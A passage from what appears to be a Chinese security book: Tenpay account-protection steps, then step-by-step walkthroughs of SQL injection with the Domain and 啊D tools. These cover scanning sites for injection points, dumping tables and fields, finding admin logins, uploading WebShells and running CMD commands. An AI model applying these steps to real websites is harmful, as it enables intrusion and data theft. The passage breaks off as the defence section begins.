使用财付通和使用支付宝一样，保障安全是非常重要的。常用的财付通账户安全防护方法有以下三种：绑定手机、设置二次登录密码和定期修改登录密码。

（1）绑定手机


使用财付通绑定手机功能后，用户可以随时随地地修改账户密码，保障账户安全。下面介绍绑定手机的具体操作步骤。

STEP01： 打开 IE 浏览器




在 IE 浏览器地址栏中输入 www.paipai.com 后上按“Enter”键。

STEP02： 进入拍拍网首页




在拍拍网首页顶部单击“我的拍拍”链接。

STEP03： 账号登录




在文本框中输入 QQ 号和密码，单击“登录”按钮。

STEP04： 进入个人用户首页




在页面顶部单击“财付通”链接。

STEP05：进入我的账户页面




在页面左侧单击“安全中心”选项。

STEP06：查看“未启用的保护”列表




单击“绑定手机”右侧的“启用”按钮

STEP07：绑定手机




根据提示填写手机号码以及支付密码，然后单击“下一步”按钮。

STEP08：填写验证码




根据发送到手机上的信息填写验证码并单击“确定”按钮。

STEP09：成功绑定手机



查看提示信息。

STEP10：返回查看“已启用的保护”列表




可以看到该列表中已包含“绑定手机”选项。

（2）设置二次登录密码


在财付通中，可设置二次登录密码加强财付通账户的安全。设置了二次登录密码后，在登录财付通时就需要输入登录密码和二次登录密码两个密码，从而有效保障账户的安全。下面介绍设置二次登录密码的具体操作步骤。

STEP01：查看“未启用的保护”列表




单击“二次登录密码”右侧的“启用”按钮。

STEP02：启用二次登录密码




填写当前绑定的手机以及验证码，然后单击“下一步”按钮。

STEP03：填写验证码



填写向手机发送的验证码并设置二次登录密码，单击“确定”按钮。

STEP04：二次登录密码启用成功



查看提示信息并单击“确定”按钮。


注意

二次登录密码要与登录密码有所不同，防止财付通账户被轻易破解。

（3）定期修改登录密码

登录密码长时间使用后就会有丢失或者被破解的风险，因此定期修改登录密码非常必要。下面介绍修改登录密码的具体操作步骤。

STEP01：打开财付通账户首页




在页面左侧单击“安全中心”。

STEP02：切换至“密码管理”选项卡




单击登录密码右侧的“修改”按钮。

STEP03： 跳转至 QQ 安全中心密码管理界面



根据提示填写当前密码、新密码及验证码，填写完成后，单击“确定”按钮。

STEP04： QQ 密码修改成功



查看提示信息，单击“查看改密记录”按钮可查看 QQ 密码修改记录。


2. 加强财付通内资金的安全防护

当财付通中存有一定量的资金时，就要注意账户内资金的安全问题，以防他人盗取。常用的防护措施有以下两种：定期修改支付密码和启用数字证书。

（1）定期修改支付密码


使用财付通进行充值、支付、提现操作时，需要输入支付密码。下面介绍通过修改支付密码来保障财付通内资金安全的具体步骤。

STEP01： 打开财付通首页




单击页面左侧的“安全中心”。

STEP02： 查看“已启用的保护”列表




单击“支付密码”选项。

STEP03： 进入“密码管理”界面




单击“修改支付密码”链接。

STEP04： 修改支付密码



填写当前支付密码、新支付密码，然后单击“确定”按钮。

STEP05：支付密码修改成功




查看提示信息。

（2）启用数字证书


财付通中的数字证书和支付宝中的数字证书类似，都是用于保护账户内的资金的。下面介绍通过启用数字证书来保障财付通内资金安全的具体步骤。

STEP01：查看“未启用的保护”列表




单击“数字证书”右侧的“启用”按钮。

STEP02：管理数字证书




填写当前绑定的手机、证书使用地点、验证码等相关信息，然后单击“下一步”按钮。

STEP03：填写验证码



根据向手机发送的信息填写验证码，并单击“确定”按钮。

STEP04：数字证书安装成功



查看提示信息并单击“确定”按钮。

第11章 网站攻击与防范

当一个网站完全建立后，如果服务器与用户有大量的交互程序，而程序员又没有足够的安全意识，网站的程序漏洞就会很多，这将给网站带来不少安全隐患。而像 SQL 注入、Cookie 注入、啊 D 注入等各种各样的代码漏洞，会让网站程序面临巨大的安全隐患。

主要内容：

- SQL 注入攻击
- PHP 注入利器 ZBSI
- Cookie 注入攻击
- 跨站脚本攻击

11.1 SQL 注入攻击

由于程序员的水平参差不齐，其中相当大一部分在编写网站代码时，没有对用户输入数据的合法性进行判断，从而使网站存在不少安全隐患。用户可提交一段数据库查询代码，根据程序返回的结果，获得某些想知道的数据（所谓的 SQL Injection，即 SQL 注入）。

SQL 注入攻击的一般步骤为查找可攻击的网站、判断后台数据库类型、确定 XP_CMDSHELL 可执行情况、发现 Web 虚拟目录、上传 ASP 木马，以及得到管理员权限等。

目前，国内的网站用 ASP+Access 或 ASP+SQL Server 组合的占 70% 以上，用 PHP+MySQL 组合的占 20%，其他的不足 10%。SQL 注入攻击按网站类型主要分为 ASP 注入攻击和 PHP 注入攻击两种，另外，还有 JSP 注入攻击、CGI 注入攻击等。

11.1.1 Domain（明小子）注入工具


旁注 Web 综合检测程序（Domain）是一款功能强大的 SQL 注入工具，集 WHOIS 查询、上传页面批量检测、shell 上传、数据库浏览及加密解密等于一体，可以帮助用户很方便地进行旁注检测、综合上传、SQL 注入检测、数据库管理等。但同时，虚拟主机域名查询、二级域名查询、整合读取、修改 Cookies 等功能更方便黑客新手。

1. 使用Domain实现注入

Domain 主要包括旁注检测、综合上传、SQL 注入检测、数据库管理、破解工具及辅助工具六个模块。每个模块都由许多小功能组成，每个检测功能都采用多线程技术。

使用 Domain 实现注入的具体操作步骤如下。

STEP01： 运行“Domain 注入工具”



01 输入域名并单击 » 按钮检测该网站域名所对应的 IP 地址。

02 单击“查询”按钮。

03 在窗口左侧列表中查看列出的 6 个相关站点。


STEP02： 网页浏览



01 选择列表中的任意一个网址，单击“网页浏览”按钮，可打开“网页浏览”页面。


02 在“注入点”列表中查看刚发现的所有注入点。

STEP03：二级检测



01 单击“二级检测”按钮。　02 输入域名和网址，查询二级域名以及检测整站目录。　03 单击“网站批量检测”按钮。

STEP04：网站批量检测




01 查看待检测的几个网址。　02 单击“添加指定网址”按钮。

STEP05：添加网址




01 输入想要添加的网址。　02 单击“OK”按钮。

STEP06：返回“网站批量检测”页面




01 单击页面最下方的“开始检测”按钮。　02 查看分析出该网站中所包含的页面。　03 单击“保存结果”按钮。

STEP07：选择保存位置




01 输入想要保存的名称。　02 单击“Save”按钮，可将分析结果保存至目标位置。

STEP08：功能设置



01 单击“功能设置”按钮。　02 对浏览网页时的个别选项进行设置。

STEP09：SQL 注入




01 单击“批量扫描注入点”按钮，打开“批量扫描注入点”选项卡。

02 单击“载入查询网址”按钮，在“扫描注入点”下方列表中查看关联的网站地址。

03 在选中与前面设置相同的网站地址后，单击右侧的“批量分析注入点”按钮，可在“注入点”列表中查看检测到并可注入的所有注入点。


STEP10：SQL 注入猜解检测



01 单击“SQL 注入猜解检测”按钮。

02 在“注入点”地址栏中输入上面检测到的任意一条注入点。

STEP11：开始检测以及查看检测结果



01 单击“开始检测”按钮。


02 单击“猜解表名”、“猜解列名”按钮。

03 在检测信息列表中查看 SQL 注入猜解检测的所有信息。

2. 使用Domain扫描管理后台

使用 Domain 扫描管理后台的方法很简单，具体的操作步骤如下。

STEP01：打开“Domain 注入工具”主窗口



01 在主窗口中切换至“SQL 注入”选项卡。

02 单击“管理入口扫描”按钮。

STEP02：管理入口扫描



01 在“注入点”地址栏中输入前面扫描到的注入地址，并根据需要选中“从当前目录开始扫描”单选项。

02 单击“扫描后台地址”按钮。

STEP03： 设置表名、字段及后台地址




01 查看“设置表名”、“设置字段”和“后台地址”三个列表的详细内容。

02 通过单击“添加”按钮和“删除”按钮，可以分别对三个列表的内容进行相应操作。

3. 使用Domain上传WebShell

使用 Domain 上传 WebShell 的方法很简单，具体的操作步骤如下。

STEP01： 打开“Domain 注入工具”主窗口



01 切换至“综合上传”选项卡。

02 根据需要选择上传的类型（这里选择“动网上传漏洞”）。

03 在“基本设置”栏中填写检测出的任意一个漏洞页面地址，选中“默认网页木马”单选项，在“文件名”文本框和“Cookies”文本框中输入相应内容，单击“上传”按钮。


04 在“返回信息”栏中查看须上传的 WebShell 地址，单击“打开”按钮，即可根据上传的 WebShell 地址打开对应的页面。

11.1.2 啊 D 注入工具

啊 D 注入是一款超级经典的注射工具，优化了注入线程和代码。用户账号可以随便填写，无任何限制，并具有自创的注入引擎，能检测更多存在注入的链接，使用多线程技术，检测速度飞快。对“MSSQL 显错模式”、“MSSQL 不显错模式”、“Access”等数据库都有很好的注入检测能力，是集“跨库查询”、“注入点扫描”、“管理入口检测”、“目录查看”、“CMD 命令”、“木马上传”、“注册表读取”、“旁注 / 上传”、“WebShell 管理”、“Cookies 修改”于一身的综合注入工具包。


很多黑客都是通过 SQL 注入来实现对网页服务器攻击的，啊 D 注入工具是一款出现相对较早，而且功能非常强大的注入工具，集旁注检测、SQL 猜解、密码破解、数据库管理等功能于一身，是运用最广泛的一个工具。实现啊 D 注入攻击的具体操作步骤如下。

STEP01： 下载并解压啊 D 注入工具包



双击“啊 D 注入工具”应用程序图标。


STEP02： 输入注入网址



01 单击“扫描注入点”按钮。

02 在“注入链接”地址栏中输入注入的网站地址并单击“检测”按钮。

STEP03： 打开网站



查看网站及扫描到的注入点。


STEP04： 修改 Cookies



01 单击“检测网址”右侧的按钮，可对 Cookies 进行修改。

02 选中一个注入点单击“SQL 注入检测”按钮。


STEP05：检测表段以及字段



01 单击“检测”按钮，等待检测完成后，继续单击“检测表段”按钮，可检测出相应的表段。

02 任意选中其中的一个表段，单击“检测字段”按钮，可检测出该表对应的字段。


STEP06：查看检测内容



01 根据需要选择该表中的字段，单击“检测内容”按钮，可开始检测内容。

02 在“检测内容”下方的列表框中查看详细的检测内容。


STEP07：返回主界面



01 单击“管理入口检测”按钮。

02 在列表中右击一个该网站的登录入口点，从弹出的快捷菜单中单击“用 IE 打开链接”菜单项。

STEP08：打开链接网页



01 在“网站登录”页面中输入登录的用户名和密码。

02 单击“登录”按钮。

STEP09：成功登录




查看登录成功的百度贴吧页面。

STEP10：返回主界面



单击“浏览网页”按钮可快速浏览该网页。


STEP11：单击“会员登录”按钮



01 在“注入链接”地址栏中输入须登录网站的地址。

02 输入登录的用户名和密码，单击“登录”按钮，即可以会员身份登录该网站。

STEP12：新用户进行注册



单击“用户注册”按钮，填写注册信息并单击“马上注册”按钮，即可注册成功。

STEP13：返回主界面




01 在“相关工具”栏中单击“目录查看”按钮。

02 输入要注入的网站地址并单击“检测”按钮。

03 选择要进行检测的目标磁盘并单击“开始检测”按钮，即可查看网站的物理目录（只有 MSSQL 数据库才能查看）。

STEP14：单击“CMD/ 上传”按钮




若用户拥有 SA 权限，就可以在这里执行 CMD 命令，或上传一些脚本等小文件。

STEP15：单击“注册表读取”按钮



单击“读取”按钮，即可读取注册表的键值来确定物理目录等信息。

STEP16： 进入“设置”页面



单击“设置选项”栏中的“设置”按钮。

对 SQL 的管理入口、表段、字段等内容进行设置，也可添加一些自己要检测的内容。因为有些需要猜解的表名或字段在列表中是没有的，只能通过这里自己来添加。

11.1.3 对 SQL 注入漏洞的防御

SQL 注入攻击的危害性比较大，现在已经严重影响到程序的安全，所以必须从网站设计开始来防御 SQL 注入漏洞的存在。在防御 SQL 注入攻击时，程序员必须注意可能出现安全漏洞的地方，其关键就在于用户数据输入处。

1. 对用户输入的数据进行过滤

目前，引起 SQL 注入的原因是程序员在编写网站程序时对特殊字符不完全过滤。造成这样的现象还是因为程序员对脚本安全没有足够的意识，或者考虑不周。常见的过滤方法有基础过滤、二次过滤，以及 SQL 通用防注入程序等多种方式。

（1）基础过滤与二次过滤

